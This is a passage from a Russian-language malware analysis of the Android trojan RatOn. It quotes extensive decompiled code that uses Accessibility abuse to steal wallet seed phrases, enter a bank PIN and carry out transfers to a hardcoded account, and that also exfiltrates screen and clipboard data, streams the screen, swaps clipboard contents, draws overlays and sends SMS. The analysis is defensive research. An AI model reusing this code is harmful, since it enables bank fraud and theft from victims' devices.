public static /* synthetic */ void h7796y0() {
    AccessibilityNodeInfo accessibilityNodeInfoM7573e0 = MyAccessibilityService.m7573e0(MyAccessibilityService.f75231.getRootInActiveWindow(), "hold", "удерживайте",);
    if (accessibilityNodeInfoM7573e0 != null) {
        Rect rect = new Rect();
        accessibilityNodeInfoM7573e0.getBoundsInScreen(rect);
        MyAccessibilityService.f75231.m760500(rect.centerX(), rect.centerY(), 2000);
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.M
        @Override // java.lang.Runnable
        public final void run() {
            C140920.a.m7752z();
        }
    }, 4000L);
}

```

Рисунок 21. Удержание объекта интерфейса для отображения секретной фразы

12. Используя функционал все того же сервиса *Accessibility*, ВПО отправляет все текстовые данные на экране, среди которых находится и отображенная секретная фраза счета.

```
/* renamed from: H */
public static void m7667H() {
    if (f7813a != null) {
        HashMap map = new HashMap();
        map.put("a", "screen_message");
        HashMap map2 = new HashMap();
        map2.put("app", "screen");
        List listM7628n0 = MyAccessibilityService.f7523l.m7628n0();
        Log.d("WebSocketManager", "Sending screen text: " + listM7628n0);
        map2.put("text", listM7628n0);
        map.put("b", map2);
        map.put("c", f7822j);
        String strM9749l = new C1703e().m9749l(map);
        Log.d("WebSocketManager", "JSON to send: " + strM9749l);
        f7813a.mo1136d(strM9749l);
    }
}
```

Рисунок 22. Отправка текстовых данных из окна отображения

Аналогичным образом приложение взаимодействует и с другими вышеназванными криптокошельками, автоматизируя процесс кражи секретных фраз и имитируя действия пользователя.

Атака на банк

Одной из команд, принимаемых приложением с сервера, является команда «*transfer*» – её целью является мобильное приложение одного из чешских банков. Получив данную команду, приложение запускает приложение банка и вызывает функцию со строковым аргументом «1978».

```
if (istr.contains("transfer") || (launchIntentForPackage2 = this.f7823a.getPackageManager().getLaunchIntentForPackage( ) == null) {
    str2 = str3;
} else {
    launchIntentForPackage2.addFlags(268435456);
    this.f7823a.startActivity(launchIntentForPackage2);
    final String str5 = "1978";
    Handler handler2 = new Handler(Looper.getMainLooper());
    final Context context4 = this.f7823a;
    Runnable runnable = new Runnable() { // from class: com.coolapplication.app.L
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7776o0(str5, context4);
        }
    };
    str2 = str3;
    try {
        handler2.postDelayed(runnable, 20000L);
    } catch (Exception e6) {
        e = e6;
    }
}
```

Рисунок 23. Запуск банковского приложения

Вызываемая функция перебирает цифры переданной строки и ищет соответствующие элементы на экране для нажатия на них. Как можно догадаться, переданная строка является PIN-кодом от приложения, который вводится автоматически. Такие действия указывают: исследуемое приложение использовалось для целевой атаки на конкретного пользователя, в которой PIN-код от приложения банка был получен иным путем, например, с помощью социальной инженерии.

```
/* renamed from: o0 */
public static /* synthetic */ void m7776o0(final String str, final Context context) {
    for (int i2 = 0; i2 < str.length(); i2++) {
        MyAccessibilityService.f7523l.m7621Q(String.valueOf(str.charAt(i2)));
    }
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.X
        @Override // java.lang.Runnable
        public final void run() throws NumberFormatException {
            C1409Z0.a.m7779g(context, str);
        }
    }, 1000L);
}
```

Рисунки 24-25. Функции нажатия на клавиатуру для ввода PIN-кода

```
/* renamed from: Q */
public void m7621Q(String str) {
    AccessibilityNodeInfo rootInActiveWindow = getRootInActiveWindow();
    if (rootInActiveWindow == null) {
        Log.d("PIN_CLICK", "Root node is null");
        return;
    }
    AccessibilityNodeInfo accessibilityNodeInfoM7584k0 = m7584k0(rootInActiveWindow, str);
    if (accessibilityNodeInfoM7584k0 == null) {
        Log.d("PIN_CLICK", "Digit node not found: " + str);
        return;
    }
    boolean zPerformAction = accessibilityNodeInfoM7584k0.performAction(16);
    Log.d("PIN_CLICK", "Clicked digit '" + str + "' via ACTION_CLICK: " + zPerformAction);
    if (!zPerformAction) {
        AccessibilityNodeInfo parent = accessibilityNodeInfoM7584k0.getParent();
        if (parent != null) {
            Log.d("PIN_CLICK", "Clicked parent node of '" + str + "': " + parent.performAction(16));
            parent.recycle();
        } else {
            Log.d("PIN_CLICK", "No parent node found for '" + str + "'");
        }
    }
    accessibilityNodeInfoM7584k0.recycle();
    if (zPerformAction) {
        return;
    }
    Log.d("PIN_CLICK", "Fallback: trying node by content-desc only");
    AccessibilityNodeInfo accessibilityNodeInfoM7567a0 = m7567a0(rootInActiveWindow, str);
    if (accessibilityNodeInfoM7567a0 == null) {
        Log.d("PIN_CLICK", "No fallback node with content-desc found");
        return;
    }
    boolean zPerformAction2 = accessibilityNodeInfoM7567a0.performAction(16);
    Log.d("PIN_CLICK", "Clicked fallback content-desc '" + str + "': " + zPerformAction2);
    if (!zPerformAction2) {
        AccessibilityNodeInfo parent2 = accessibilityNodeInfoM7567a0.getParent();
        if (parent2 != null) {
            Log.d("PIN_CLICK", "Clicked parent of fallback node '" + str + "': " + parent2.performAction(16));
            parent2.recycle();
        } else {
            Log.d("PIN_CLICK", "No parent node for fallback node '" + str + "'");
        }
    }
}
```

После успешной аутентификации в банковском приложении злоумышленник автоматически выполняет платеж путем следующих действий.

1. Нажатие кнопки «Nová platba» («Новый платеж»).
2. Нажатие кнопки «Zadat platbu» («Введите платеж»).
3. Нажатие кнопки «Nový příjemce» («Новый получатель»).
4. Нажатие на элемент «Domácí číslo účtu» («Внутренний номер счета»).
5. Ввод реквизитов и суммы перевода.

```
/* renamed from: H */
public static /* synthetic */ void m7717H(final Context context, final String str) {
    MyAccessibilityService.f7523l.m76190("Zadat platbu");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.cool
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7725L(context, str);
        }
    }, 1500L);
}
```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

```
/* renamed from: L */
public static /* synthetic */ void m7725L(final Context context, final String str) {
    MyAccessibilityService.f7523l.m76190("Nový příjemce");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7743U(context, str);
        }
    }, 1500L);
}
```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

```
/* renamed from: U */
public static /* synthetic */ void m7743U(final Context context, final String str) {
    MyAccessibilityService.f7523l.m76190("Domácí číslo účtu");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.F0
        @Override // java.lang.Runnable
        public final void run() throws NumberFormatException {
            C1409Z0.a.m7791w(context, str);
        }
    }, 2000L);
}
```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

```
/* renamed from: s0 */
public static /* synthetic */ void m7784s0(final Context context, final String str) {
    MyAccessibilityService.f7523l.m7632r0("1794157003");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.U0
        @Override // java.lang.Runnable
        public final void run() throws NumberFormatException {
            C1409Z0.a.m7756d0(context, str);
        }
    }, 1500L);
}
```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

```

/* renamed from: r0 */
public static /* synthetic */ void m7782r0(final String str) {
    MyAccessibilityService.f7523l.m7632r0("2700");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { //
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7775o(str);
        }
    }, 2000L);
}

```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

```

/* renamed from: F */
public static /* synthetic */ void m7713F(final String str) {
    MyAccessibilityService.f7523l.m7632r0("Howard Jones");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7715G(str);
        }
    }, 1500L);
}

```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

```

/* renamed from: K */
public static /* synthetic */ void m7723K(final String str) {
    MyAccessibilityService.f7523l.m7632r0("1");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { //
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7724K0(str);
        }
    }, 1500L);
}

```

Рисунки 26-32. Автоматизация ввода реквизитов и осуществления перевода

Таким образом, итогом выполнения серверной команды будет перевод денег на счёт, реквизиты которого указаны в коде ВПО.

В коде присутствует еще одна команда, которую приложение ожидает получить от сервера – команда «home», – аналогичным вышеописанному методу способом. Эта команда вызывает запуск того же мобильного приложения банка, вводит PIN-код и, перейдя в профиль, меняет дневной лимит платежей в профиле на значение «10002».

```

/* renamed from: M0 */
public static /* synthetic */ void m7728M0(final String str) {
    AccessibilityNodeInfo accessibilityNodeInfoM7565Z = MyAccessibilityService.m7565Z(MyAccessibilityService.f7523l.getRo
    Bundle bundle = new Bundle();
    bundle.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", "10002");
    if (accessibilityNodeInfoM7565Z != null) {
        accessibilityNodeInfoM7565Z.performAction(2097152, bundle);
        MyAccessibilityService.f7523l.m7620P("Zamknij", "Zavřít", "Uložit");
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.w0
            @Override // java.lang.Runnable
            public final void run() {
                C1409Z0.a.m7737Rk(str);
            }
        }, 2000L);
    }
}

/* renamed from: N */
public static /* synthetic */ void m7729N(final String str) {
    MyAccessibilityService.f7523l.m76190("Limity i bezpieczeństwo", "Limity a zabezpečení");
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.l0
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7761h(str);
        }
    }, 3000L);
}

```

Рисунок 33. Увеличение лимита платежа

Возможности для сбора информации с устройства

RatOn способен собирать достаточно большой объем данных. Например, при получении команды «*update_device*», на сервер отправляются:

- информация о модели устройства;
- версии Android;
- список установленных приложений;
- данные о сети (Wi-Fi, мобильная сеть, Ethernet);
- данные о батарее устройства;
- данные об освещенности;
- данные о положении телефона (лежит/в руке).

```

/* renamed from: A */
public static void getDeviceData(ArrayList arrayList) {
    Context contextFromWeakReference = getContextFromWeakReference();
    if (contextFromWeakReference == null || f7813a == null) {
        return;
    }
    try {
        WindowManager windowManager = (WindowManager) contextFromWeakReference.getSystemService("window");
        DisplayMetrics displayMetrics = new DisplayMetrics();
        windowManager.getDefaultDisplay().getRealMetrics(displayMetrics);
        HashMap map = new HashMap();
        map.put("manufacturer", Build.MANUFACTURER);
        map.put("model", Build.MODEL);
        map.put("device", Build.DEVICE);
        map.put("product", Build.PRODUCT);
        map.put("sdk_int", Integer.valueOf(Build.VERSION.SDK_INT));
        map.put("version_release", Build.VERSION.RELEASE);
        map.put("display", displayMetrics.widthPixels + "x" + displayMetrics.heightPixels);
        map.put("apps", arrayList);
        map.put("network", Network_.getNetworkType(contextFromWeakReference));
        map.put("battery", Battery.getBatterystatus(contextFromWeakReference));
        map.put("position", SmartphonePositionChecker.getPosition());
        SensorManager sensorManager = (SensorManager) contextFromWeakReference.getSystemService("sensor");
        Sensor defaultSensor = sensorManager.getDefaultSensor(5);
        if (defaultSensor != null) {
            sensorManager.registerListener(new c(map, sensorManager, defaultSensor, 3);
        } else {
            map.put("light", "Сенсор освещённости не поддерживается");
            m7693y(map);
        }
    } catch (Exception e3) {
        Log.e("WebSocketManager", "Failed to send device info: " + e3.getMessage());
    }
}

```

Рисунок 34. Состав пакета отправляемых данных об устройстве

```

/* renamed from: A */
public static void getDeviceData(ArrayList arrayList) {
    Context contextFromWeakReference = getContextFromWeakReference();
    if (contextFromWeakReference == null || f7813a == null) {
        return;
    }
    try {
        WindowManager windowManager = (WindowManager) contextFromWeakReference.getSystemService("window");
        DisplayMetrics displayMetrics = new DisplayMetrics();
        windowManager.getDefaultDisplay().getRealMetrics(displayMetrics);
        HashMap map = new HashMap();
        map.put("manufacturer", Build.MANUFACTURER);
        map.put("model", Build.MODEL);
        map.put("device", Build.DEVICE);
        map.put("product", Build.PRODUCT);
        map.put("sdk_int", Integer.valueOf(Build.VERSION.SDK_INT));
        map.put("version_release", Build.VERSION.RELEASE);
        map.put("display", displayMetrics.widthPixels + "x" + displayMetrics.heightPixels);
        map.put("apps", arrayList);
        map.put("network", Network_.getNetworkType(contextFromWeakReference));
        map.put("battery", Battery.getBatterystatus(contextFromWeakReference));
        map.put("position", SmartphonePositionChecker.getPosition());
        SensorManager sensorManager = (SensorManager) contextFromWeakReference.getSystemService("sensor");
        Sensor defaultSensor = sensorManager.getDefaultSensor(5);
        if (defaultSensor != null) {
            sensorManager.registerListener(new c(map, sensorManager, defaultSensor, 3);
        } else {
            map.put("light", "Сенсор освещённости не поддерживается");
            m7693y(map);
        }
    } catch (Exception e3) {
        Log.e("WebSocketManager", "Failed to send device info: " + e3.getMessage());
    }
}

```

Рисунок 35. Сбор данных о положении телефона

```

@Override // android.hardware.SensorEventListener
public void onAccuracyChanged(Sensor r12, int r2) {
}

@Override // android.hardware.SensorEventListener
public void onSensorChanged(SensorEvent r3) {
    float r32 = r3.values[0];
    if (r32 >= 1.0f) goto L6;
    String r33 = "Полная темнота или очень низкая освещённость";
L21:
    this.f7824a.put("light", r33);
    this.f7825b.unregisterListener(this);
    C1409Z0.m7684m(this.f7824a);
    return;
L6:
    if (r32 >= 10.0f) goto L9;
    r33 = "Очень тусклый свет";
    goto L21
L9:
    if (r32 >= 50.0f) goto L12;
    r33 = "Слабое освещение";
    goto L21
L12:
    if (r32 >= 200.0f) goto L15;
    r33 = "Умеренное освещение";
    goto L21
L15:
    if (r32 >= 1000.0f) goto L18;
    r33 = "Яркий комнатный свет или тень на улице";
    goto L21
L18:
    if (r32 >= 10000.0f) goto L20;
    r33 = "Яркий дневной свет";
    goto L21
L20:
    r33 = "Прямой солнечный свет";
    goto L21
}
}

```

Рисунок 36. Сбор данных об освещенности

Один из методов сбора информации, которые предоставляет злоумышленникам RatOn – обращение к социальным сетям и мессенджерам жертвы. В случае с исследуемым образцом ими стали Facebook* и WhatsApp* (*принадлежат Meta, которая признана*

экстремистской организацией и запрещена в России). При получении команд «Facebook» или «WhatsApp» ВПО открывает соответствующее приложение, автоматически переходит в окно профиля и получает текстовую интерпретацию экрана с координатным расположением каждого элемента. Переход в нужное окно реализован точно так же, как и ранее описанные действия RatOn с приложениями банков и криптокошельков с использованием сервиса *Accessibility*.

Возможности мониторинга экрана и удаленного управления

ВПО обладает обширными возможностями для удаленного управления устройством. Так, команда «*display*», поступающая с сервера, запускает процесс мониторинга экрана. Приложение делает снимок экрана каждые 50 мс, позволяя злоумышленникам наблюдать за происходящим на устройстве в реальном времени.

```
class RunnableC1368b implements Runnable {
    RunnableC1368b() {
    }

    @Override // java.lang.Runnable
    public void run() {
        Image imageAcquireLatestImage;
        if (MediaProjectionService.this.getSharedPreferences("my_prefs", 0).getString("remote", "off").equalsIgnoreCase("on")) {
            try {
                Bitmap bitmapM7548e = MediaProjectionService.this.m7548e(imageAcquireLatestImage);
                ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
                bitmapM7548e.compress(Bitmap.CompressFormat.WEBP, 40, byteArrayOutputStream);
                MediaProjectionService.this.f7520h.m7695C(Base64.encodeToString(byteArrayOutputStream.toByteArray(), 2));
            } catch (Exception unused) {
            } catch (Throwable th) {
                imageAcquireLatestImage.close();
                throw th;
            }
            imageAcquireLatestImage.close();
        }
        MediaProjectionService.this.f7518f.postDelayed(this, 50L);
    }
}
```

Рисунок 37. Запуск мониторинга экрана через снятие скриншотов (раз в 50 мс)

Более того, по команде «*record*» с сервера приложение способно вести мониторинг экрана устройства, но уже другим способом – с помощью непрерывной загрузки видео на сервер. Таким образом злоумышленники обеспечили для себя сразу несколько способов передачи содержимого экрана, чтобы гарантировать наивысший уровень надежности просмотра экрана зараженного устройства и иметь возможность выбрать более удобный – в зависимости от необходимого качества изображения и скорости соединения устройства с сетью.

```

@Override // android.app.Service
public int onStartCommand(Intent intent, int i2, int i3) {
    this.f7520h = C1409Z0.f7821i;
    startForeground(1, m7547d(), 32);
    DisplayMetrics displayMetrics = new DisplayMetrics();
    ((WindowManager) getSystemService("window")).getDefaultDisplay().getRealMetrics(displayMetrics);
    int intExtra = intent.getIntExtra("resultCode", 0);
    Intent intent2 = (Intent) intent.getParcelableExtra("data");
    int i4 = displayMetrics.widthPixels / 2;
    int i5 = displayMetrics.heightPixels / 2;
    int i6 = getResources().getDisplayMetrics().densityDpi;
    MediaProjection mediaProjection = ((MediaProjectionManager) getSystemService("media_projection")).getMediaProjection(intExtra, intent2);
    this.f7515c = mediaProjection;
    if (mediaProjection == null) {
        Log.e("MediaProjectionService", "MediaProjection is null");
        stopSelf();
        return 2;
    }
    mediaProjection.registerCallback(new C1367a(), new Handler(Looper.getMainLooper()));
    ImageReader imageReaderNewInstance = ImageReader.newInstance(i4, i5, 1, 2);
    this.f7516d = imageReaderNewInstance;
    this.f7517e = this.f7515c.createVirtualDisplay("ScreenStream", i4, i5, i6, 16, imageReaderNewInstance.getSurface(), null, null);
    m7549f();
    return 2;
}

```

Рисунок 38. Запуск непрерывной записи экрана устройства

Третьим способом мониторинга экрана пользователя является мониторинг через сервис *Accessibility*. Для этого используется команда с сервера «*screen_live*». При обнаружении такой команды, пришедшей с сервера, инициируется выполнение функции, позволяющей каждые полсекунды получать все текстовые данные с экрана пользователя и их координаты расположения на экране.

```

public static void m7670L() {
    ScheduledExecutorService scheduledExecutorService = f7816d;
    if (scheduledExecutorService == null || scheduledExecutorService.isShutdown()) {
        ScheduledExecutorService scheduledExecutorServiceNewSingleThreadScheduledExecutor = Executors.newSingleThreadScheduledExecutor();
        f7816d = scheduledExecutorServiceNewSingleThreadScheduledExecutor;
        scheduledExecutorServiceNewSingleThreadScheduledExecutor.scheduleAtFixedRate(new Runnable() { // from class: p0.l0
            @Override // java.lang.Runnable
            public final void run() {
                C1409Z0.m7677f();
            }
        }, 0L, 500L, TimeUnit.MILLISECONDS);
    }
}

```

Рисунки 39-41. Перехват текстовых элементов с экрана устройства жертвы

```

public static /* synthetic */ void m7677f() {
    if (f7813a != null) {
        GetScreenData();
    }
}

```

Рисунки 39-41. Перехват текстовых элементов с экрана устройства жертвы

```

public static void GetScreenData() {
    if (f7813a != null) {
        HashMap map = new HashMap();
        map.put("a", "screen_live");
        HashMap map2 = new HashMap();
        map2.put("app", "screen");
        map2.put("text", MyAccessibilityService.my_accessibility_service.GetTextAndRectOnScreen());
        map.put("b", map2);
        map.put("c", device_id);
        f7813a.send_by_websocket(new C1703e().m9749l(map));
    }
}

```

Также есть возможность единоразового получения таких данных — путем отправки с сервера команды «*txt_screen*»

Кроме обыкновенного мониторинга, приложением поддерживается получение команд:

- *swipe* – команда позволяет совершить «свайп» на атакованном устройстве;
- *touch* – команда передает координаты места на экране, к которому приложение позволяет совершить имитацию касания пользователя;
- *back* – команда позволяет нажать кнопку «назад» на устройстве;
- *recents* – команда вызывает меню недавно открывавшихся приложений;
- *power* – команда производит имитацию нажатия кнопки питания пользователем, «пробуждая» экран;
- *lock* – блокировка устройства (при наличии прав администратора);
- *disable_keyguard* – отключение функций блокировки экрана (при наличии прав администратора).

Вышеперечисленные команды вместе с возможностью просмотра экрана – мощный инструмент для полного удаленного управления устройством жертвы, в том числе просмотра чувствительных данных.

Управление буфером обмена

Приложение обладает несколькими сервисами, одним из которых является *ClipboardForegroundService*. Этот работает в фоновом режиме и включает функции для:

1. Получения данных из буфера обмена, которые отправляются на сервер в рамках websocket-соединения. Отправка содержимого буфера обмена производится каждый раз, когда его содержимое изменяется.

```
/* renamed from: a */
public static /* synthetic */ void getClipboardData(ClipboardForegroundService clipboardForegroundService) {
    ClipData primaryClip;
    CharSequence text;
    clipboardForegroundService.getClass();
    ClipboardManager clipboardManager = clipboard_manager;
    if (clipboardManager == null || !clipboardManager.hasPrimaryClip() || (primaryClip = clipboardManager.getPrimaryClip()) == null || primaryClip.getItemCount() == 0) {
        return;
    }
    String string = text.toString();
    if (string.equals(f7487f)) {
        Log.d("ClipboardService", "Пропущено: последний текст уже был вставлен");
        return;
    }
    Log.d("ClipboardService", "Скопировано: " + string);
    clipboardForegroundService.f7489d.SendClipboardData(string);
}
```

Рисунки 42-43. Отправка содержимого буфера обмена

```
/* renamed from: x */
public void SendClipboardData(String str) {
    if (f7813a != null) {
        f7813a.send_by_websocket(new C1703e().m9749l(new C1979f("buffer", str, device_id)));
    }
}
```

2. Подмены данных, содержащихся в буфере обмена, при получении команды с сервера «*replace_buffer*». Этот функционал может использоваться для подмены чувствительных данных – например, номера счета, на который жертва переводит деньги.

```
/* renamed from: b */
public static void replace_buffer(String str) {
    f7487f = str;
    if (clipboard_manager != null) {
        clipboard_manager.setPrimaryClip(ClipData.newPlainText("remote", str));
    }
}
```

Рисунки 44-45. Подмена содержимого буфера обмена

```
if (str.contains("replace_buffer")) {
    ClipboardForegroundService.m7533b(c1726jM9776d.m9914m("data").mo9773f());
    return;
}
```

Рисунки 44-45. Подмена содержимого буфера обмена

Для поддержания постоянной работы сервиса в фоновом режиме приложение отображает push-уведомление «TikTok Service».

Выставление Overlay

RatOn обладает мощным функционалом по выставлению overlay-окон — всплывающих окон, перекрывающих экран телефона, тем самым скрывая действия преступника либо выводя на экран нужный злоумышленнику текст или вредоносный веб-ресурс.

Так, для сокрытия своих действий злоумышленники используют черное overlay-окно, тем самым закрывая им пользовательский экран.

```
/* renamed from: z0 */
public void m7639z0() {
    this.f7531j = new FrameLayout(this);
    this.f7531j.setBackgroundColor(Color.argb(216, 0, 0, 0));
    this.f7528g = (WindowManager) getSystemService("window");
    WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-1, -1, 2032, 936, -3);
    this.f7532k = layoutParams;
    layoutParams.gravity = 8388659;
    this.f7531j.setOnTouchListener(new View.OnTouchListener() { // from class: p0.8
        @Override // android.view.View.OnTouchListener
        public final boolean onTouch(View view, MotionEvent motionEvent) {
            return MyAccessibilityService.m7578h(view, motionEvent);
        }
    });
    try {
        this.f7528g.addView(this.f7531j, this.f7532k);
    } catch (Exception e3) {
        Log.e("OverlayError", "Не удалось показать черную шторку", e3);
    }
}
```

Рисунок 46. Подстановка черного overlay-окна

Чёрное окно выставляется при получении с сервера команды «*tint*».

Также среди команд, способных выставлять подобные окна, есть команда «*overlay*». С её помощью пользователю показывается ссылка на иностранный сервис прогнозов погоды <https://www.accuweather.com/>. Вероятно, злоумышленники пытались реализовать функционал отображения веб-ресурса жертве, однако по какой-то причине использовали функционал текстового overlay.

```
if (c1726jM9776d.m9914m("a").mo9773f().equals("overlay")) {
    new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: com.coolapplication.app.Z
        @Override // java.lang.Runnable
        public final void run() {
            MyAccessibilityService.f7523l.m7603B0("https://www.accuweather.com/");
        }
    });
}
```

Рисунки 47-48. Отображение ссылки в текстовом виде

```
/* renamed from: B0 */
public void m7603B0(String str) {
    if (this.f7529h != null) {
        return;
    }
    this.f7530i.edit().putString("overlayText", str).apply();
    this.f7530i.edit().putBoolean("shtora", true).apply();
    this.f7528g = (WindowManager) getSystemService("window");
    Log.d("overlay", "showing overlay with text");
    try {
        View viewInflate = ((LayoutInflater) getSystemService("layout_inflater")).inflate(C1390R.layout.overlay_webview, (ViewGroup) null);
        TextView textView = (TextView) viewInflate.findViewById(C1390R.id.overlay_root).findViewById(android.R.id.text1);
        if (textView == null) {
            textView = (TextView) viewInflate.findViewById(C1390R.id.overlay_text);
        }
        textView.setText(str);
        textView.setImportantForAccessibility(2);
        viewInflate.setImportantForAccessibility(2);
        WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-1, -1, 2032, 512, -3);
        layoutParams.gravity = 8388659;
        this.f7528g.addView(viewInflate, layoutParams);
        this.f7529h = viewInflate;
    } catch (Exception e3) {
        Log.e("OverlayError", "Не удалось показать текстовый оверлей", e3);
    }
}
```

Рисунки 47-48. Отображение ссылки в текстовом виде

Функционал `webview-overlay`, с помощью которого можно отображать необходимые злоумышленнику веб-ресурсы с помощью всплывающих окон, активируется по команде «*block*» с сервера.

```

try {
    WebView webView = new WebView(this);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.setBackgroundColor(0);
    webView.loadUrl(str);
    FrameLayout frameLayout = new FrameLayout(this);
    frameLayout.addView(webView, new FrameLayout.LayoutParams(-1, -1));
    webView.setImportantForAccessibility(2);
    frameLayout.setImportantForAccessibility(2);
    WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-1, -1, 2032, 536, -3);
    layoutParams.gravity = 8388659;
    this.f7528g.addView(frameLayout, layoutParams);
    this.f7529h = frameLayout;
} catch (Exception e3) {
    Log.e("OverlayError", "Не удалось показать WebView overlay", e3);
}
}

```

Рисунок 49. Реализация webview-overlay

Ссылка на отображаемый веб-ресурс отправляется с сервера вместе с командой.

Удаление overlay-окна с экрана также предусмотрено и выполняется командой «*block_off*».

```

public void m7631q0() {
    WindowManager windowManager;
    View view = this.f7529h;
    if (view == null || (windowManager = this.f7528g) == null) {
        return;
    }
    try {
        windowManager.removeView(view);
    } catch (IllegalArgumentException e3) {
        e3.printStackTrace();
    }
    this.f7529h = null;
}

```

Рисунок 50. Удаление overlay-окна

Стоит отметить, что для отображения overlay-окон приложению требуется специальное разрешение — *android.settings.action.MANAGE_OVERLAY_PERMISSION*, которое мошенники предусмотрительно запрашивают, отправляя с сервера команду «*access_tint*».

```

if (c1726jM9776d.m9914m("a").mo9773f().equals("access_tint")) {
    if (Settings.canDrawOverlays(this.f7823a)) {
        return;
    }
    Intent intent7 = new Intent("android.settings.action.MANAGE_OVERLAY_PERMISSION", Uri.parse("package:" + this.f7823a.getPackageName()));
    intent7.addFlags(268435456);
    this.f7823a.startActivity(intent7);
    return;
}

```

Рисунок 51. Запрос разрешения на отображение overlay

Прочие возможности RatOn

Также RatOn обладает возможностями по управлению звуковыми настройками. Например, по команде «*sound*» с сервера ВПО может проиграть звуковой файл, а по команде «*set_sound*» – установить новый рингтон на входящие звонки.

```
public static /* synthetic */ void h7676e(String str, final Context context) throws IllegalStateException, IOException, SecurityException, IllegalArgumentException {
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(str).openConnection();
        httpURLConnection.connect();
        final File fileCreateTempFile = File.createTempFile("temp_sound_", ".mp3", context.getCacheDir());
        InputStream inputStream = httpURLConnection.getInputStream();
        try {
            FileOutputStream fileOutputStream = new FileOutputStream(fileCreateTempFile);
            try {
                byte[] bArr = new byte[1024];
                while (true) {
                    int i2 = inputStream.read(bArr);
                    if (i2 == -1) {
                        fileOutputStream.close();
                        inputStream.close();
                        MediaPlayer mediaPlayer = new MediaPlayer();
                        mediaPlayer.setDataSource(fileCreateTempFile.getAbsolutePath());
                        mediaPlayer.prepare();
                        mediaPlayer.start();
                        mediaPlayer.setOnCompletionListener(new MediaPlayer.OnCompletionListener() { // from class: p0.p0
                            @Override // android.media.MediaPlayer.OnCompletionListener
                            public final void onCompletion(MediaPlayer mediaPlayer2) {
                                C1409Z0.m7674c(fileCreateTempFile, mediaPlayer2);
                            }
                        });
                        return;
                    }
                    fileOutputStream.write(bArr, 0, i2);
                }
            } finally {
            }
        } finally {
        }
    } catch (Exception e3) {
        e3.printStackTrace();
        new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: p0.q0
            @Override // java.lang.Runnable
            public final void run() {
                Toast.makeText(context, "Помилка програвання: " + e3.getMessage(), 1).show();
            }
        });
    }
}
```

Рисунок 52. Запуск проигрывания аудио на зараженном устройстве

```

URLConnection httpURLConnection = (URLConnection) new URL(str).openConnection();
httpURLConnection.connect();
File fileCreateTempFile = File.createTempFile("ring_", ".mp3", context.getCacheDir());
InputStream inputStream = httpURLConnection.getInputStream();
try {
    FileOutputStream fileOutputStream = new FileOutputStream(fileCreateTempFile);
    try {
        byte[] bArr = new byte[1024];
        while (true) {
            int i2 = inputStream.read(bArr);
            if (i2 == -1) {
                break;
            } else {
                fileOutputStream.write(bArr, 0, i2);
            }
        }
        fileOutputStream.close();
        inputStream.close();
        ContentValues contentValues = new ContentValues();
        contentValues.put("_display_name", "downloaded_ringtone_" + System.currentTimeMillis() + ".mp3");
        contentValues.put("mime_type", "audio/mp3");
        contentValues.put("is_ringtone", Boolean.TRUE);
        contentValues.put("relative_path", "Ringtones/");
        Uri uriInsert = context.getContentResolver().insert(MediaStore.Audio.Media.EXTERNAL_CONTENT_URI, contentValues);
        if (uriInsert == null) {
            throw new RuntimeException("Не удалось вставить рингтон у MediaStore");
        }
        OutputStream outputStreamOpenOutputStream = context.getContentResolver().openOutputStream(uriInsert);
        try {
            FileInputStream fileInputStream = new FileInputStream(fileCreateTempFile);
            try {
                byte[] bArr2 = new byte[1024];
                while (true) {
                    int i3 = fileInputStream.read(bArr2);
                    if (i3 == -1) {
                        break;
                    } else {
                        outputStreamOpenOutputStream.write(bArr2, 0, i3);
                    }
                }
                fileInputStream.close();
                if (outputStreamOpenOutputStream != null) {
                    outputStreamOpenOutputStream.close();
                }
                RingtoneManager.setActualDefaultRingtoneUri(context, 1, uriInsert);
                new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: p0.r0
                    @Override // java.lang.Runnable
                    public final void run() {
                        Toast.makeText(context, "Рингтон восстановлен", 0).show();
                    }
                });
            } finally {
            }
        } finally {
        }
    } finally {
    }
}

```

Рисунок 53. Установка нового рингтона на звонки

Кроме того, приложение обладает возможностью принудительной смены пароля пользователем. По команде «*expire_password*» происходит мгновенное истечение пароля от устройства, что заставляет жертву установить новый пароль. Используя вышеописанные возможности, злоумышленники легко перехватывают новый пароль.

RatOn способен отправлять с зараженного устройства SMS-сообщения с содержанием, которое поступает с сервера.

```

if (c1726jM9776d.m9914m("a").mo9773f().equals("send_sms") && MyAccessibilityService.f7523l != null) {
    Intent intent5 = new Intent("android.intent.action.SENDTO");
